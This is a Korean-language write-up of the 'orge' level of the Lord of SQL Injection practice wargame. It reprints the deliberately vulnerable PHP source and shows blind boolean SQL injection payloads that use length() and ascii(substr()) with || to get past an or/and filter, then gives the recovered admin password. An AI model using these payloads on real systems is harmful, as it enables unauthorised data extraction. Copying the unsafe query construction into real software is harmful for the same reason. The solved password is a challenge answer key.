

Lord of SQL Injection – orge Writeup

query : **select id from prob_orge where id='guest' and pw=''**

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob_|or|and/i', $_GET[pw])) exit("No Hack ~~");
if(preg_match('/orland/i', $_GET[pw])) exit("HeHe");
$query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) == $_GET['pw']) solve("orge");
highlight_file(__FILE__);
?>
```

먼저 코드를 읽어보았다.


첫 번째 preg_match는 prob, _, , ()를 차단하며, 두 번째 preg_match는 or, and 키워드를 차단한다. 쿼리문은 \$quselect id from prob_orge where id='guest' and pw='{\$_GET[pw]}';이다. 이 문제도 orc와 비슷하게 substr을 사용할 수 있어보인다.

Orc와 다른 점은 or을 차단하기 때문에 or대신 다른 방법을 사용해야 한다는 것이다. 라이트업을 찾아보니 대신 null을 이용하여 쿼리문을 작성할 수 있다고 한다.

pw문자열의 길이를 알아내는 쿼리문은 다음과 같다.

pw=null'||length(pw)=<숫자>%23

이제 이 <숫자>에 1부터 시작하는 숫자 값들을 하나씩 넣어 hello admin이 출력되는 값을 찾으면 된다.



query : **select id from prob_orge where id='guest' and pw='null'||length(pw)=8#'**


Hello admin

```
?php
include "./config.php";
```

Pw 문자열의 길이가 8임을 확인할 수 있다.

이제 pw 각 글자들을 구해야 한다. 이제 orc 문제에서 했던 것처럼 ascii와 substr 함수로 pw를 한 글자씩 대입하며 알아보면 된다. 단 null을 사용한 쿼리문을 이용해야 한다. 예를 들어 첫 번째 글자를 이용하는 쿼리문은 다음과 같다.

?pw=null'||ascii(substr(pw,1,1))<(ascii 코드)%23



← → ↻ 🌐 los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=null%27||ascii(substr(pw,1,1))<55%23

query : select id from prob_orge where id='guest' and pw='null'||ascii(substr(pw,1,1))<55#'

<?php
include "../confia.php";

← → ↻ 🌐 los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=null%27||ascii(substr(pw,1,1))<56%23

query : select id from prob_orge where id='guest' and pw='null'||ascii(substr(pw,1,1))<56#'

Hello admin

<?php

이렇게 hello admin 즉 참이 반환되는지 아닌지를 보며 값들을 구해주면 된다. 첫 번째 글자의 경우 ascii 코드가 <55일 때 거짓이 반환되고 <56일 때 참이 반환된다. 즉 ascii 코드가 55인 7이 pw의 첫 번째 글자라고 할 수 있다.

이 과정들을 반복하여 pw의 각 글자들을 알아내면 다음과 같다.

두번째 ascii 값 98 -> b

세번째 ascii 값 55 -> 7

네번째 ascii 값 53 -> 5

다섯 번째 ascii 값 49 -> 1

여섯 번째 ascii 값 97 -> a

일곱 번째 ascii 값 101 -> e

여덟 번째 ascii 값 99 -> c

이제 url 뒤에 ?pw=7b751aec을 붙여 확인해주면 된다.

← → ↻ 📄 los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=7b751aec

query : **select id from prob_orge where id='guest' and pw='7b751aec'**

ORGE Clear!

0x0n